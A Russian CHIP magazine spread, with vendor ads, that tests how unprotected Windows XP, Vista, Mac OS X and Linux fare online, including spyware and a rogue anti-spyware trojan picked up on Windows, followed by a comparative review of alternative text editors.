Максимум производительности с адаптерами RangeMax™ Next Wireless-N

За тестированием полной линейки RangeMax Next™ обращайтесь к нашим партнерам

802.11n — Новые возможности с RangeMax™ Next

www.netgear.net.ru

Следите за специальными предложениями наших партнеров!

ЮАФИ-Т Москва (495) 933 7064; Икс-ком Москва (495) 7999600; ИЦ Телеком-Сервис Москва (495) 737 4747; Группа компаний ИСТ Новосибирск (383) 228 1314; ИВС-Сети Пермь (3422) 196 500; НИКС Москва (495) 974 3333; ЮЭНСИ Тула (4872) 307 408; Новаком Екатеринбург (3432) 637 466; Алас Москва (495) 416 6001; Компьютерные Системы Краснодар (861) 251 8484; Игрэм Томск (3822) 281 528; РК Телеком Поволжье Самара (846) 932 2161.

NETGEAR®
Connect with Innovation™

Проверка ОС на безопасность

Microsoft рекламирует Vista как самую безопасную версию Windows, Apple обещает стопроцентную защиту от вирусов, якобы надежнее их всех вместе взятых. Мы попытались разобраться, чему из этого можно верить.

В этой статье

После инсталляции — прямиком в Сеть

В Интернете без брандмауэра и антивируса

Уровень безопасности различных ОС

Выйти в Интернет без брандмауэра и антивируса — насколько это рискованно на самом деле? Справедливо ли утверждение, что в Linux и Mac OS пользователь как за каменной стеной? И не обманывает ли Microsoft, заявляя, что Vista безопаснее, чем XP? Мы не побоялись проверить это самостоятельно и побродить по Интернету безо всякой защиты, тестируя самые популярные операционные системы. Целых две недели мы занимались тем, от чего специалисты по безопасности всегда предостерегают:

совершенно беззащитные Windows XP, Windows Vista, Mac OS и Linux были подключены к DSL-маршрутизатору крупного провайдера. При этом тестированию подверглись самые актуальные версии, то есть Mac OS X 10.4.0, OpenSUSE 10.1, Windows XP с Service Pack 2 и последняя новинка — Windows Vista. Брандмауэр маршрутизатора, к которому подсоединялись компьютеры, был тоже отключен.

В Сети без брандмауэра: ждем в гости хакеров и червей

«Пять минут в Интернете — и уже подцепил червя» — пользователи Windows страдают от этой напасти уже много лет. Однажды червь MSBlast в рекордно короткое время пробрался через дыру в безопасности сетевой службы Windows безо всякого участия пользователей.

По самым скромным оценкам, было инфицировано 48 000 компьютеров. Что же изменилось за четыре года, прошедшие после этой катастрофы?

Сначала мы заняли выжидательную позицию и первую неделю просто держали четверых подопытных в сети, не заходя ни на какие сайты и не устанавливая почти никаких программ. Чтобы ничего не упустить, мы инсталлировали сетевой сниффер Wireshark. Эта программа анализировала весь сетевой трафик, так что потом мы смогли восстановить события недели. Кроме того, мы отключили опцию энергосбережения: в конце концов, компьютеры не должны провести всю неделю в ждущем режиме.

Последняя эпидемия червей была уже давно. Поэтому через неделю мы включили мониторы без особого интереса —



CHIP Вывод

■ Mac OS и Linux достаточно безопасны, Windows XP и Vista тоже, но при одном условии: всегда нужно смотреть в оба. У операционных систем от Microsoft есть слабые места, которыми злоумышленники беззастенчиво пользуются. Однако это происходит только при участии самого пользователя. Если потерять бдительность, в систему сразу же проникнет шпионское ПО, и от этого не спасают даже усиленные меры безопасности в новой Windows Vista.

и испытали первое потрясение. При взгляде на статистику трафика стало ясно, что все компьютеры интенсивно обменивались данными с Интернетом. В Linux этот объем составил 160 Мбайт, в Windows XP — чуть меньше 100. Только Vista и Mac OS вели себя сравнительно спокойно, но не настолько, чтобы посмотреть на соответствующие цифры сквозь пальцы. Кто же так наследил во всех системах — черви или, может быть, даже хакеры?

Назойливые обновления: что творится на компьютере, оставленном без присмотра





Мы анализируем протокол Wireshark — отбой тревоги: ничего плохого с компьютерами не случилось. Скорее наоборот, функция автоматического обновления, активированная по умолчанию, загрузила и установила апдейты безопасности. Почему именно Linux успела скачать такие колоссальные объемы — понять легко: поскольку к этой ОС с открытым кодом прилагается внушительный пакет программ, то и обновлений, конечно, требуется немало.

Если честно, этот результат нас разочаровал: при четырех незащищенных компьютерах мы рассчитывали по меньшей мере на атаку хакеров. Приступим к следующему эксперименту: выходу в Сеть. Уж там-то мы наверняка подцепим хотя бы заухалую вредоносную программу!

Начинаем с компьютера с Linux, запускаем рекомендованный браузер Firefox. Для начала мы прогулялись

Насколько на самом деле безопасны ОС


Microsoft, Apple, сообщество разработчиков ОС с открытым исходным кодом — все признали, что ни одна современная операционная система не может обойтись без функций безопасности. Только реализуются они по-разному. В этой таблице сравниваются важнейшие особенности систем защиты.

	 Windows XP	 Linux	 Mac OS	 Vista
Права пользователя	++ Теоретически существует управление правами; на практике его очень легко обойти	+++++ Все так, как и должно быть: правами администратора наделена только запись root	+++++ С технической точки зрения все как в Linux, только интерфейс удобнее	++ Управление правами заметно улучшилось, но архитектура все же не лишена недостатков
Брандмауэр	++ Начиная с Service Pack 2 имеется также простейший брандмауэр	+++++ С помощью IP Tables можно контролировать почти все; не хватает только комфорта	+++++ Здесь тоже есть IP Tables, причем интерфейс более симпатичный	++ Мало чем отличается от XP; лучше поискать другие варианты
Защитные функции браузера	++ ActiveX ставит безопасность Internet Explorer 6 под сомнение	+++++ Чаще всего используется Firefox, который достаточно хорошо защищен	+++++ Отсутствует защита от фишинга, но атак тоже почти не бывает	++ К сожалению, IE 7 унаследовал минусы предыдущей версии
Защита от шпионских программ	++ Не входит в стандартную версию	++ Не входит в стандартную версию	++ Не входит в стандартную версию	+++ Windows Defender обеспечивает базовую защиту
Политика обновлений	++ Обновления появляются через определенные промежутки времени	+++++ Срочные обновления появляются сразу же	+++ Обновления выходят быстро, но политика непрозрачная	++ По сравнению с XP без улучшений
Пробелы в системе безопасности	----- Множество незакрытых лазеек	--- Много лазеек, но все они закрыты	--- О многих пробелах умалчивается	----- Исправляются по мере обнаружения
Риск атаки	----- XP на сегодня излюбленная мишень хакеров	--- Linux используют хакеры, но это не снимает риск атаки	-- ОС не очень распространена и поэтому малоинтересна	--- Vista пока еще встречается довольно редко

по известным страницам и порталам вроде **Lenta.ru**, **Blogs.mail.ru** и **Sourceforge.net**, при этом заглядывая на другие сайты, к которым вели рекламные

баннеры. После каждого сайта мы проверяли, что лежит в кеше браузера, какие cookies созданы? Но кроме пары tracking cookies, с помощью →





которых маркетологи отслеживают наши перемещения по Интернету, там ничего не оказалось.

Значит, условия тестирования ужесточаются: набираем в Google «бесплатная порнография» и заходим на первые пять порносайтов. Здесь мы обнаруживаем как раз то, что нужно — предостаточно голый кожи и бесконечную всплывающую рекламу. Даже стрелка «На предыдущую страницу» в браузере, похоже, не работает. Первая атака на наш компьютер? Антивирус, запущенный с загрузочного CD, ничего не обнаружил. В Linux сканирование завершилось раньше, и мы обращаемся к трем другим участникам теста.

«Варезные» сайты: проблемы со шпионским ПО

На очереди — Mac OS X и браузер Safari. Повторяем те же тесты. И тот же результат: пара tracking cookies. Тогда мы идем еще дальше и ищем в Google

крэки к программам. Первая проблема: на соответствующих пиратских сайтах серийные номера и кейгены есть только для программ под Windows. Мы все-таки решаем что-нибудь скачать — и, увы, опять терпим поражение. На одном ресурсе нам пытаются навязать плагин ActiveX, на другом — подсунуть EXE-файл. В обоих случаях речь

идет о шпионском ПО, как впоследствии подтвердил антивирус. Но ни плагин ActiveX, ни EXE-файл не открываются в Mac OS X. В Linux тоже. Так или иначе, теперь мы нашли то, что искали. Отразит ли Vista подобные атаки?

Безопасность в Vista: раз — и уже поймали руткит

На этот раз мы открываем все страницы в Internet Explorer 7: он должен отличаться особенно надежной защитой. И если не игнорировать оповещения системы безопасности, так и есть. Плагин ActiveX оказался несовместим с Vista.

Windows XP по крайней мере нас не подвела: проигнорированное предупреждение — и браузер уже заразился тулбарами и всплывающей рекламой, эксперимент можно прекращать.

И практически случайно мы обнаружили в Vista еще кое-что: рекламный баннер, перенаправивший нас на порносайт, предложил антишпионскую программу для Windows 2000, XP и Vista. Только на самом деле это никакое не антишпионское ПО, а так называемое rogue anti-spyware. И действительно, SpySheriff — троян с руткитом, который мы установили в Vista.


Этого мы не ожидали: не только в XP, но и в Vista чужак остается

- ✓ Регулярно устанавливайте обновления. Чем старше операционная система и программное обеспечение, тем больше для нее выявлено пробелов в безопасности. Только тем, кто регулярно устанавливает обновления, атаки хакеров и червей не страшны.
- ✓ Без антивирусов не обойтись. Если сигнатуры постоянно обновляются, антивирус успешно находит и уничтожает вирусы, трояны и шпионские программы. В случае конкретных подозрений поможет загрузочный компакт-диск с антивирусом. Так можно вывести на чистую воду даже хорошо замаскированные руткиты.
- ✓ Собственный брандмауэр — еще один стандартный элемент системы безопасности. Конечно, брандмауэры тоже можно обвести вокруг пальца. Но большинство шпионских программ и червей устроены так незамысловато, что их задержит самый примитивный брандмауэр.
- ✓ Спам-фильтры тоже присутствуют в любой системе безопасности. Немалая доля вредоносных программ присылается по электронной почте. В идеале вылавливанием спама должна заниматься почтовая служба: широкая статистическая база позволяет проводить сопоставления и с большей точностью определять, что является спамом, а что нет.
- ✓ Установите фишинг-фильтр для браузера. Фишеры действуют не только через электронную почту, но и через чаты и форумы. Фильтр для браузера станет отличным дополнением.

незамеченным, защитный механизм бездействует. Есть только одно спасение, которое предотвращает автоматическую установку: User Account Control (UAC), то есть контроль пользовательской учетной записи. Однако если вы доверяете мошеннической программе, тогда и Vista не защитит от опасности.

Вывод Больше ни шагу в Интернете без брандмауэра и антивируса!

Эксперимент завершен — результаты отрезвляют. Мы форматируем компьютеры и снова устанавливаем чистую систему вместе с пакетом Internet Security Suite. Итак, обновления, антивирус и брандмауэр жизненно необходимы — как и здоровое недоверие к неизвестному ПО. Закроем входную дверь на замок и не станем впускать без разбора всех, кто стучится. CHIP



Текстовый редактор глазами пользователя

В этой статье

Каким должен быть идеальный редактор?

Сводная таблица с результатами тестов и техническими характеристиками

Было время, когда набор и оформление двух-трех страниц печатного текста силами ПЭВМ казались чем-то из области фантастики. С течением времени, по мере развития вычислительной техники и программного обеспечения, текстовые редакторы обрели знакомую и привычную для пользователя форму. При этом подавляющее большинство программ для набора текстов так и остались улучшенными эмуляторами пишущей машинки.

Если сравнивать темпы развития компьютерной техники и текстовых редакторов, то последние уже давно должны были уметь записывать мысли пользователя или хотя бы предвидеть желание набрать то или иное слово. Конечно,

это шутка. Но в этой шутке есть изрядная доля правды. Ведь компьютерные пользователи явно испытывают недостаток возможностей при выполнении своих задач, работая в стандартных текстовых редакторах.

Неудовлетворенность существующими программными продуктами приводит к созданию новых текстовых редакторов. Авторы пытаются сделать свои детища функциональными и удобными для пользователей. Но творения программистов, не угадавших секрета, который сделал бы их редакторы популярными, по большей части так и остаются курьезами, используемыми ограниченным кругом пользователей.

А король-то голый...

Да, компьютеры не умеют читать мысли людей. Наверное, это даже и к лучшему. Но возможности ПК не ограничиваются только компоновкой пикселей в красивые буквы. Так же как и потребности пользователя не заканчи-

ваются только проверкой орфографии и автоматической расстановкой знаков препинания.

Попробуем сформулировать, чего не хватает человеку, создающему тексты в MS Word, много лет являющимся одним из самых распространенных текстовых редакторов.

Давайте коснемся правки текста — тяжелой и нудной работы, которая, собственно, и превращает набор слов в единое, осмысленное целое: реферат, литературное произведение, контент для сайта или научную статью.

Правка — это не просто расстановка запятых, как можно было бы предполагать, а в первую очередь добавление, изъятие и видоизменение частей текста. Чтобы не исказить факты, даты, имена, необходим свободный и быстрый доступ к исходникам, предыдущим вариантам и справочной литературе. Часто возникает необходимость вносить специальные термины в словарь или создавать примечания.

Попробуйте сделать эту работу в MS Word, и вы почувствуете, насколько несовершенно детище Билла Гейтса. Продукт от Microsoft не годится для написания рефератов, обзоров и выборки данных из электронных документов. Везде, где нужно быстро собрать информацию из разных текстовых и табличных источников, Word демонстрирует поразительную неповоротливость. Это связано с тем, что в идеологии программы указано: «Текстовый редактор — средство для набора и оформления текстов». Ту же ошибку допускают и другие текстовые редакторы.

Хорошо это или плохо, но среднестатистический пользователь тратит не меньше 30% машинного времени на задачи, не связанные с производственным процессом: написание и

ОСОБЕННОСТИ ТЕКСТОВЫХ РЕДАКТОРОВ

	[R] Software Editor RED WRITER 1.3	PolyEdit 5.0 RC Altiplano	Atlantis Word Processor 1.6
Маскировка и скрытие факта использования (функции прозрачности, исчезновения и развертывания по горячей клавише)	+	-	-
Быстрота открытия и сохранения файлов	+	+	+
Компактность, возможность работы с внешнего носителя (USB флеш-драйва)	+	+	+
RTF-форматирование, работа с таблицами и картинками	+	+	-
Совместимость с популярными форматами	+	+	+ / -
Функции проверки орфографии, статистики, литературного анализа, возможности перекодировки, коррекция ошибок, удаление лишних пробелов и проч.	+ / -	-	-
Структурирование (каталоги избранного, закладки, гиперссылки)	+	+	-
Дополнительные сервисные возможности	+	+	+ / -

Современный текстовый редактор не должен быть просто аналогом печатной машинки. Кроме набора текста он должен облегчать правку материала, автоматизировать рутинные операции, быстро делать сложное форматирование. Давайте разберемся, какая программа лучше всего подходит на эту роль.

отправку писем, чтение сетевой литературы, просмотр сайтов, набор и правку разнообразных текстов. Привычный, но тяжелый и совершенно неприспособленный для скрытого набора текстов MS Word, равно как и большинство средних текстовых редакторов, оказывается плохим помощником.

Точной статистики пользователей, неудовлетворенных предлагаемыми программами для работы с текстом, нет. Можно лишь предположить, что их число составляет не один миллион человек. Собственно говоря, секрет успеха текстового редактора не очень сложен — надо сделать его удобным и удовлетворяющим действительные потребности пользователя. В этом обзоре мы представим программу, максимально соответствующую запросам человека, создающего тексты.

Участники соревнований

Для тестирования были выбраны следующие программы: Microsoft Office Word 2003, OpenOffice.org Writer 2.0.3, Atlantis Word Processor 1.6, PolyEdit 5.0 RC Altiplano, [R] Software Editor 1.3. Первые две всем хорошо известны, и в тесте они будут идти вне конкурса и только для сравнения. Остальные же представляют собой многооконные текстовые редакторы с возможностью форматирования текста. Кроме RTF в них напрямую или через конвертер поддерживаются другие популярные форматы, такие как DOC, HTML, TXT. Существуют также собственные

форматы сохранения файлов, в которых максимально реализуются возможности этих программ. Данные редакторы известны продвинутому пользователю, часто упоминаются в

конференциях и на сайтах как заменители MS Word. Все редакторы имеют возможность орфографического анализа текста. Проверка синтаксиса не предусмотрена. →

Требование к победителю

Редактор, наилучшим образом отвечающий требованиям часто пишущего пользователя, должен обладать как минимум следующими качествами.

✓ Быстрота открытия и сохранения больших документов.

Высокая скорость работы редактора повышает эффективность труда.

✓ Маскировка и скрытие факта использования по горячей клавише.

При установке значений прозрачности порядка 60–80% окно программы пропадает с экрана для постороннего взгляда, оставаясь видимым оператору. Появление и бесследное исчезновение по нажатию одной клавиши дает дополнительные гарантии безопасности.

✓ Компактность в дистрибутиве и развернутом виде, нетребовательность к ресурсам, минимальные изменения в системе при установке, возможность работы с внешнего носителя.

Компактность и возможность работать с внешнего носителя без установки в системе позволит избежать объяснений с системными администраторами по поводу инсталляции дополнительного программного обеспечения.

✓ Работа с таблицами, картинками и сложным форматированием.

Без оформления разными шрифтами, возможности вставки таблиц и изображений современный документ представить трудно.

✓ Совместимость с форматами.

Поскольку у нас стандартом де-факто является Microsoft Office, как правило, подача материалов осуществляется в формате DOC — «родном» формате MS Word. Также нелишней оказывается возможность сохранения в RTF. Для публикации в Сети обязательно умение текстового редактора создавать файлы с расширением HTML.

✓ Многооконность, функция проверки орфографии, статистика, литературный анализ и коррекция ошибок.

Многооконность — обязательное условие для успешной правки текста, написания комментариев, слияния и перестановки абзацев, корректировки сюжетных линий. Орфографические ошибки — бич созданных с помощью компьютера текстов, поэтому в текстовом редакторе обязательно должны присутствовать функции автоматической проверки правильности написания слов и расстановки знаков препинания. Для тех, кто пишет художественные произведения, полезным окажется блок литературного анализа, пусть даже в зачаточном состоянии.

✓ Структурирование документов (каталоги избранного, закладки).

Возможность создания структуры также является совершенно необходимым свойством ориентированного текстового редактора, особенно если вы работаете с большими текстами. Попробуйте найти необходимый абзац в тексте, состоящем из 500–800 тысяч знаков (объем небольшого романа).

✓ Дополнительные сервисные возможности, связанные с основной работой пользователя.

К примеру, таковой могла бы быть возможность создания базы данных в виде алфавитной записной книжки, списка дел и прочих напоминалок.

Итак, базовые возможности текстовых редакторов, ориентированных на творчество, для наибольшей востребованности должны максимально отойти от идеологии пишущей машинки. Ведь в отличие от допотопного «ремингтона» компьютер должен помогать набирать текст без ошибок, не напрягать память и минимизировать рутинные операции.

ПРОГРАММЫ В СТАТЬЕ

Atlantis Word Processor 1.6

PolyEdit 5.0 RC Altiplano

[R] Software Editor 1.3

Microsoft Office Word 2003

OpenOffice.org Writer 2.0.3

Буфер обмена

Видимые в окне буфера обмена четыре строки с 70 символами не всегда характеризуют скопированный текст.

Особенно это касается похожих форм, начинающихся стандартным образом, например отчетности.


Если речь идет о данных из Интернета, в скопированном тексте могут появиться загадочные символы, также затрудняющие понимание написанного.

Для комфортной и быстрой работы лучше копировать данные из раскрытого в своей программе файла-источника, а затем вставлять фрагмент текста, вызывая рабочее окно текстового редактора горячей клавишей.

Размер, быстродействие, загрузка системы

В первом блоке тестов исследовались крайне важные параметры, во многом определяющие удобство пользования и работоспособность программ. Оказалось, что текстовые редакторы контрольной группы сопоставимы по занимаемому на диске пространству.

Atlantis немного быстрее открывает документы, сохраняет в формате RTF и делает их более компактными, нежели остальные редакторы контрольной группы. [R] Software Editor довольно сильно отстает от остальных программ по скорости замен в тексте. Субъективно при типичных размерах файлов рассматриваемые редакторы выполняют операции практически одинаково. При сохранении в собственных форматах как по скорости, так и размеру получающегося файла уверенно лидирует [R] Software Editor.



В РЕЖИМЕ МАСКИРОВКИ окно [R] Software Editor невидимо для постороннего взгляда, и при этом в нем можно работать

Документ, содержащий 910 000 символов (без пробелов), сохраняется в файл RVP размером 1,1 Мбайт, в формате RVP он занимает 950 кбайт. Для сравнения: текст из 910 000 символов, сохраненный с тем же оформлением в формате DOC, занимает 3,6 Мбайт.


Работа с текстом

Следующая группа характеристик касается возможностей форматирования и структурирования текстов. PolyEdit и [R] Software Editor позволяют использовать для работы с текстом внешний редактор. В данном тесте рассматривались собственные возможности программ. Как следует из результатов, Atlantis оказался не в состоянии осуществлять проверку русского текста, создавать закладки и гиперссылки. При этом он понимал закладки, поставленные MS Word. В качестве компенсации за отсутствие одной из самых важных функций пользователь коммерческого текстового редактора Atlantis получает ненужную функцию написания текста в несколько колонок.

Безопасность

Функции безопасности, которые включают в себя возможность паролирования, сохранения в закрытом формате, способность к моментальному исчезновению с экрана и малозаметного набора текста, являются неотъемлемой частью современного текстового редактора.

Все редакторы основной группы способны сохранять файлы с паролем, в том числе с криптостойким шифрованием. В формате RVP редактора [R] Software Editor возможно двойное паролирование. Первый уровень допускает доступ к тексту с установленными ограничениями: запрет редактирования, выделения текста, печати. Данные ограничения можно установить как по отдельности, так и все вместе. Снять ограничения с RVP можно вводом мастер-пароля (пароля второго уровня). Все текстовые редакторы основной группы позволяют скрывать окно набора текста. Эффективным способом предотвращения считывания посторонними информации с экрана компьютера и скрытия факта



ПОЛЕЗНАЯ ФУНКЦИЯ Все иллюстрации в статье сделаны с помощью [R] Software Editor




ЭФФЕКТЫ На выбор доступно 20 фильтров, которые гибко настраиваются



ЗАХВАТ ИЗОБРАЖЕНИЙ Можно делать снимки окна, Рабочего стола или объектов



ФИЛЬТР «POSTERIZE» Применение одного из эффектов



работы является режим прозрачности. По совокупности функций безопасности [R] Software Editor далеко обошел текстовые редакторы основной и контрольных групп.

Сервисные функции

Функции литературного анализа реализованы только в [R] Software Editor. Программа в состоянии определять удельный вес слова в тексте, исключая предлоги и местоимения. Также имеются возможности, присущие «большим» редакторам: буфер обмена и автокапитализация (замена первой буквы в предложении на заглавную).

Все текстовые редакторы тестовой группы способны отправлять сообщения по электронной почте. PolyEdit и [R] Software Editor в состоянии обойтись без посторонней помощи. E-mail отправляется собственными силами. Atlantis, подражая мощным текстовым редакторам, использует почтовую программу системы. Просматривать веб-страницы в состоянии только [R] Software Editor. Чтение производится по стандарту W3C (без поддержки CSS). Не вдаваясь в технические моменты, скажем, что страницы «Прозы.Ру», «Самиздата», библиотеки Мошкова редактор воспроизводит практически без искажений.

По совокупности сервисных возможностей программа [R] Software Editor одерживает убедительную и безоговорочную победу в данном блоке тестов.

Подведем итоги


Итак, места распределились следующим образом:

[R] Software Editor 1.3 — **1 место**

PolyEdit 5.0 RC Altiplano — **2 место**

Atlantis Word Processor 1.6 — **3 место**

[R] Software Editor находится в зоне золотой середины между объемом и функциональностью, отличается уни-

























кальным и востребованным набором сервисов, в том числе не встречающихся в других текстовых редакторах. Это очень хороший инструмент с великолепной эргономичностью, детальной проработкой функций, настраиваемыми горячими клавишами и при этом одновременно легкий и мощный. Гиперссылки, избранное и оглавления дают возможность комфортно работать со сложными документами. Проверка орфографии позволяет уменьшить →

Panda Software
Возьми свое решение

www.viruslab.ru

Поддерживает Windows Vista

Спрашивайте в магазинах города

МЕСТО	1	2	3	Вне конкурса	Вне конкурса
Модель	 [R] Software Editor 1.3	 PolyEdit 5.0 RC Altiplano	 Atlantis Word Processor 1.6.1.3	 Microsoft Office Word 2003	 OpenOffice.org Writer 2.0.3
Цена, \$	бесплатно (для РФ)	бесплатно (для РФ)	35	175 (в составе MS Office)	бесплатно
Адрес в Интернете	www.rsoftware.net	http://polyedit.com	www.atlantiswordprocessor.com	www.microsoft.ru	www.i-rs.ru
Общая оценка	 85	 42	 44	 50	 52
Работа с текстом	 83	 77	 57	 90	 87
Безопасность	 88	 25	 38	 13	 25
Эргономичность	 80	 40	 50	 50	 50
Сервисные функции	 89	 25	 32	 46	 46
Достоинства	Многочисленные дополнительные сервисы, проверка орфографии	Подсветка синтаксиса, проверка орфографии, форматирование	Нумерация страниц, масштабирование текста	—	—
Результаты тестов					
Сохранение документа 8,83 Мбайт в RTF					
Размер, Мбайт	11,3	51,3	9,3	30,7	42,9
Время, с	4,3	4,6	1,2	7,5	18,8
Сохранение документа 8,83 Мбайт в собственных форматах					
Расширение	RVF/RVP	ELF	COD	DOC	ODT
Размер, Мбайт	8,9/3,8	3,2	9,3	18,9	4,8
Время, с	1,3/12	36,3	14	2,9	18,3
Загрузка процессора при выполнении операции					
Набор текста *, % (не больше)	5	9	23	8	3
Замена **, %	99	99	99	99	99
Время, с	56	20	8	3	3
Технические характеристики					
Размер дистрибутива, Мбайт	2,24	1,33	3,77	254	135
Место на диске при типичной инсталляции (включая словари), Мбайт	2,8	1,2	5,4	242	306
Память (при простое), Мбайт	5,364	7,08	8,352	9,6	37
Проверка русской орфографии	+/-	в диалоговом окне	-	+	+
Проверка синтаксиса	-	-	-	+	-
Навигация и переходы					
Закладки	+	+	-	+	+
Избранное	+	+	+	+	+
Гиперссылки	+	+	+/-	+	+
Структурирование					
Поиск и замена	+	+	+	+	+
Списки	+	+	+	+	+
Нумерация страниц	в РПП ***	в РПП ***	+	+	+
Колонки	-	-	+	+/-	+
Безопасность					
Сохранение в защищенном формате	+(PRV, EXE)	-	-	+(PDF)	-
Быстрое скрытие окна по горячей клавише	+	+/-	+	-	-
Режим прозрачности	+	-	-	-	-
Клавиатура					
Настройка горячих клавиш	+	-	+	+	+
Виртуальная клавиатура	+	-	-	-	-
Интернет					
Отправка E-mail	+	+	+/- (посредством СПП ****)	+/- (посредством СПП ****)	+/- (посредством СПП ****)
Просмотр веб-страниц	+	-	-	+	+
Сохранение в HTML	+	-	-	+	+
Сервисы					
Масштабирование	+/- (в РПП ***)	+/- (в РПП ***)	+	+	+
Снимок экрана	+	-	-	-	-
Редактор формул	+	-	-	+	+
Совместимость с форматами MS Word					
Чтение/сохранение RTF	+	+	+	+	+
Чтение DOC	+/- (вставка файла)	+	+/-	+	+/-
Сохранение DOC	+/- (экспортирование)	+/- (экспортирование)	+/-	+	+/-

* Около 150 ударов/мин.; ** 30 427 замен; *** РПП — режим предпочтительного просмотра; **** СПП — системная почтовая программа

Методика тестирования

✓ Тестирование осуществлялось на различных компьютерах — от Pentium III до офисных Pentium 4 и моделей средней мощности с двухядерными процессорами Athlon. Целью было сравнение параметров текстовых редакторов в различных конфигурациях систем. Все программы устанавливались на компьютер с параметрами по умолчанию в стандартных версиях. Числовые значения были получены на одной из машин с процессором Athlon 3200, 1 Гбайт ОЗУ и установленной ОС Windows XP SP2.

Размер дистрибутива определялся по запрашиваемому инсталлятором программы местом на диске. Загрузка процессора и выделение памяти контролировались при помощи диспетчера задач Windows. Способ не слишком точный, однако в данном случае вполне приемлемый. Тест загрузки процессора осуществлялся при наборе текста со скоростью около 150 ударов в минуту. Примерная скорость набора предварительно определялась при помощи известного клавиатурного тренажера «Соло на клавиатуре». Тест замены проводился в текстовом файле размером 440 кбайт, где вместо букв А были подставлены 0. Временные промежутки определялись при помощи электронного секундомера от момента нажатия соответствующей клавиши до исчезновения знака ожидания конца операции.

количество ошибок до приемлемого уровня. С помощью [R] Software Editor можно провести полный цикл создания произведения — от набора текста до редактирования, правки и печати.

Редактор будущего

Какую еще работу можно переложить на электронные чипы?

В первую очередь это хороший, развитый тезаурус. На сегодняшний день словарь синонимов, существующий в MS Word, мягко говоря, слаб.

Нелишним было бы наличие хорошо проработанной проверки синтаксиса. Проверка орфографии могла бы быть более развитой. Лучше всего, на наш взгляд, эта функция реализо-

CHIP Участники теста

[R] Software Editor 1.3

